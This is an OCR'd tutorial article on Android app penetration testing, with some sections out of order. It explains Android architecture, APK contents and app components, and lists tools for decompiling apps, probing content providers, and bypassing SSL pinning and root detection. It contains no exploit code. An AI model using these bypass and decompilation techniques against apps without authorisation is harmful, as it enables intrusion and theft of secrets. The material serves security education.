


Hit Decompile- JD-GUI:




This essentially fires up the Java class files, which helps you see the source code used in the application, as well as other sensitive details (if left over), which include password, hashing algorithms, etc.

Viewing manifest file:



Simply double click on the manifest.xml file and you can view the app permissions and anatomical details, which many times also helps us identify which permissions a malware infected application can access.



Useful Hacking Tools

List of additional tools useful in Android Phone Testing:

- Android Debug Bridge
    - A client-server program. It includes a client (that runs on the system), a server handling the communication (also running on the system), and a daemon running on the emulator and devices as a background process.
- Burp Suite
    - We will use this in order to intercept and analyze the network traffic.
- Drozer
- Drozer by MWR Labs can find content provider vulnerability in Android applications. (https://labs.mwrinfosecurity.com/tools/drozer/)

Anti-reverse engineering protection for Android

http://proguard.sourceforge.net/

➡ **ProGuard** is a free Java class file shrinker, optimizer, obfuscator, and preverifier. It detects and removes unused attributes and further optimizes bytecode and instructions. As an obfuscation measure it also

renames the remaining classes, fields, and methods using short meaningless names. For example, "MethodName()" becomes "A.b()".

- **DexProtector** is the protector and obfuscator for the Android platform. It helps secure your Android applications and Android libraries (AARs) against unauthorized or illegal use, reverse engineering, and cracking. https://dexprotector.com/ (trail).

That's all for now! Happy learning.

Additional Resources:

Mobile Hacker's handbook

https://www.cybrary.it/2015/04/start-learning-mobile-penetration-testing-and-the-smartphone-pentest-framework/

Android Mobile App Pentesting

Atul Singh

ABOUT THE AUTHOR

Atul Singh

Atul Singh is working as Security Analyst since last 3 years, currently he is working in Xento Systems. He is a young, passionate hacker who likes to share everything which he knows. Main interests: web and mobile penetration testing. He is a corporate trainer, speaker and a bug hunter, along with that he's a part of SAM Offensive Technologies, Hackers Day, National Information Security Summit.

Introduction: Mobile application pentesting is an upcoming security testing need that has recently obtained more attention with the introduction of the Android, iPhone, and iPad platforms, among others. Android is the biggest organized base of any mobile platform and developing fast—every day. Besides, Android is rising as the most extended operating system in this viewpoint because of different reasons.

However, as far as security, no data related to the new vulnerabilities that could prompt weak programming at this stage is being revealed, realizing that this stage has an outstanding attack surface. After web applications, a bigger concern is mobile application penetration test. Let's start with some basics.

Understanding the Android Operating System: Below is the basic architecture for an Android device, might be you are familiar with some components.

Let's start from the bottom:

- **Linux Kernel:** Linux kernel is the base for a mobile computing environment. It provides Android with several key security features, like:
    - A user-based permissions model
    - Process Isolation

- Extensible Mechanism for secure IPC
- The ability to remove unnecessary and potentially insecure parts of the kernel.

- **Hardware Abstraction Layer:** It just gives applications direct access to the hardware resources.

Bluetooth, audio, and radio are examples.

On top of the **Hardware Abstraction Layer** sits a layer that contains some of the most important and

Useful libraries, as follows:

- **Surface Manager:** This manages the windows and screens
- **Media Framework:** This allows the use of various types of codecs for playback and recording of different media
- **SQLite:** This is a lighter version of SQL used for database management
- **WebKit:** This is the browser rendering engine
- **OpenGL:** This is used to render 2D and 3D contents on the screen properly

The libraries in Android are written in C and C++.

- **Dalvik Virtual Machine** is specifically designed by the Android Open Source Project to execute applications written for Android. Each app running in the Android device has its own Dalvik Virtual Machine.
- **Android Runtime (ART)** is an alternative to Dalvik Virtual Machine which has been released with Android 4.4 as an experimental release, in Android Lollipop (5.0) it will completely replace Dalvik Virtual Machine. A major change in ART is because of Ahead-of-Time (AOT) Compilation and Garbage Collection. In Ahead-of-Time (AOT) Compilation, Android apps will be compiled when the user installs them on their device, whereas in the Dalvik used Just-in-time(JIT) compilation in which bytecode are compiled when user runs the app. Moving to the last one, these are common.

- **Application Framework:** The Application Framework layer provides many higher-level services to applications in the form of Java classes. Application developers are allowed to make use of these services in their applications.

  - **Content Provider -** Content Provider component supplies data from one application to others on request. You can store the data in the file system, an SQLite database, on the web, or any other persistent storage location your app can access. Through the content provider, other apps can query or even modify the data (if the content provider allows it). Content Provider is useful in cases when an app wants to share data with another app.

  - **Resource Manager** – Provides access to non-code embedded resources such as strings, colour settings and user interface layouts.

  - **Notifications Manager** – Allows applications to display alerts and notifications to the user.


  - **View System** – An extensible set of views used to create application user interfaces.

  - **Package Manager** – The system by which applications are able to find out information about other applications currently installed on the device.

  - **Telephony Manager** – Provides information to the application about the telephony services available on the device such as status and subscriber information.


  - **Location Manager** – Provides access to the location services allowing an application to receive updates about location changes.

- **Applications:** Located at the top of the Android software stack are the applications. These comprise both the native applications provided with the particular Android implementation (for example, web browser and email applications) and the third party applications installed by the user after purchasing the device. Typical applications include Camera, Alarm, Clock, Calculator, Contacts, Calendar, Media Player, and so forth.



In the above paragraphs, I have introduced Android architecture and information about various layers. Android apps are written in the **Java programming language.** The Android SDK tools compile your code along with any data

and resource files into an APK: an Android package, which is an archive file with an .apk suffix. One APK file contains all the contents of an Android app and is the file that Android-powered devices use to install the app.



An **APK** file is an Archive that usually contains the following directories:

- **AndroidManifest.xml:** The AndroidManifest.xml file is the control file that tells the system what to do with all the top-level components (specifically activities, services, broadcast receivers, and content providers described below) in an application. This also specifies which permissions are required. This file may be in Android binary XML that can be converted into human-readable plaintext XML with tools such as android-apktool.
- **META-INF directory:**
  - MANIFEST.MF: the Manifest File
  - CERT.RSA: The certificate of the application.
  - CERT.SF: The list of resources and SHA-1 digest of the corresponding lines in the MANIFEST.MF file.
- **lib:** The directory containing the compiled code that is specific to a software layer of a processor, the directory is split into more directories within it:
  - **armeabi:** compiled code for all ARM based processors only
  - **armeabi-v7a:** compiled code for all ARMv7 and above based processors only
  - **x86:** compiled code for X86
  - **mips:** compiled code for MIPS processors only

- **res:** The directory containing resources not compiled into resources.arsc (see below).
- **assets:** A directory containing application's assets, which can be retrieved by AssetManager.
- **classes.dex:** The classes compiled in the dex file format understandable by the Dalvik virtual machine.
- **resources.arsc:** A file containing precompiled resources, such as binary XML, for example.

App components are the essential building blocks of an Android app. Each component is a different point through which the system can enter your app. Not all components are actual entry points for the user and some depend on each other, but each one exists as its own entity and plays a specific role—each one is a unique building block that helps define your app's overall behavior. You can skip the content given below if you are already familiar with them. There are the following four components of an app:

Content Provider

- Content Provider component supplies data from one application to others on request.
- You can store the data in the file system, an SQLite database, on the web, or any other persistent storage location your app can access.
- Through the content provider, other apps can query or even modify the data (if the content provider allows it).
- Content Provider is useful in cases when an app wants to share data with another app.
- It is very similar to databases and has four methods:
    - insert()
    - update()
    - delete()
    - query()

Activity

To be simple, an activity represents a single screen with a user interface. For example, one activity for login and another activity after login has been successful. A new activity is created for each new screen. I will discuss more about it later when needed.

Services

- A service is a component that runs in the background to perform long-running operations or to perform work for remote processes.
- A service does not provide a user interface, neither component, such as an activity, can start the service and let it run or bind to it in order to interact with it.
- For example, a service might play music in the background while the user is in a different application, or it might fetch data over the network without blocking user interaction with an activity.

Broadcast Receiver

- A broadcast receiver is a component that responds to system-wide broadcast announcements.
- Many broadcasts originate from the system—for example, a broadcast announcing that the screen has turned off, the battery is low, or a picture was captured.
- Apps can also initiate broadcasts—for example, to let other apps know that some data has been downloaded to the device and is available for them to use.
- Although broadcast receivers don't display a user interface, they may create a status bar notification to alert the user when a broadcast event occurs.
- More commonly, though, a broadcast receiver is just a "gateway" to other components and is intended to do a very minimal amount of work. For instance, it might initiate a service to perform some work based on the event.
- An application may register a receiver for the low battery message for example, and change its behavior based on that information.

Activating Components

- Three of the four component types—activities, services, and broadcast receivers—are activated by an asynchronous message called an intent.
- Intents bind individual components to each other at runtime (you can think of them as the messengers that request an action from other components), whether the component belongs to your app or to another.
- In the upcoming post, we will be using Drozer which uses intents to showcase the vulnerabilities.


Application Security Features by Android Operating System

Android Permission Model

By default, there are some protected API's in the Android operating system which can only be accessed by the operating system. The Protected APIs include:

- Camera functions
- Location data (GPS)
- Bluetooth functions
- Telephony functions
- SMS/MMS functions
- Network/data connections

Below is the Permission Dialog while installing the famous social networking app Facebook.




Before Going Into the Battle, You Should Know About Your Arsenals:


- **Android Testing Distributions:**
  - **Appie:** A portable software package for Android Pentesting and an awesome alternative to existing virtual machines.
  - **AndroidTamer:** It is a virtual/live platform for Android Security Professionals.
  - **AppUse:** AppUse is a VM developed by AppSec Labs.
  - **Santoku:** Santoku is an OS and can be run outside a VM as a standalone operating system.
- **Reverse Engineering and Static Analysis:**
  - **APKInspector:** It is a powerful GUI tool for analysts to analyze Android applications.
  - **APKTool:** A tool for reverse engineering 3rd party, closed, binary Android apps. It can decode resources to nearly original form and rebuild them after making some modifications.
  - **De2Jar:** A tool for converting .dex files to .class files (zipped as jar).
  - **JD-GUI:** A tool for decompiling and analyzing Java code.
- **Dynamic and Runtime Analysis:**
  - **Introspy-Android:** Blackbox tool to help understand what an Android application is doing at runtime and assist in the identification of potential security issues.
  - **DroidBox:** DroidBox is developed to offer dynamic analysis of Android applications.
  - **Drozer:** Drozer allows you to search for security vulnerabilities in apps and devices by assuming the role of an app and interacting with the Dalvik VM, other apps' IPC endpoints and the underlying OS.
- **Network Analysis and Server Side Testing:**
  - **TcpDump:** A command line packet capture utility.
  - **Wireshark:** An open-source packet analyzer.
  - **Burp Suite:** Burp Suite is an integrated platform for performing security testing of applications.

- **Bypassing Root Detection and SSL Pinning**
  - **Android SSL Trust Killer -** Blackbox tool to bypass SSL certificate pinning for most applications running on a device.
  - **[Android-ssl-bypass] (**https://github.com/iSECPartners/android-ssl-bypass**) -** An Android debugging tool that can be used for bypassing SSL, even when certificate pinning is implemented, as well as other debugging tasks. The tool runs as an interactive console.
  - **RootCoak Plus -** Patch root checking for commonly known indications of root.

Let's start the testing; during the penetration testing time we will use GennyMotion, Santoku, Drozer, etc. You can download this software from their respective sites. Let's begin with the very first step in which we will connect our emulator with Santoku.

- Run Santoku and open the terminal and type:
  - **`adb connect IP Address`** (Emulator IP Address)





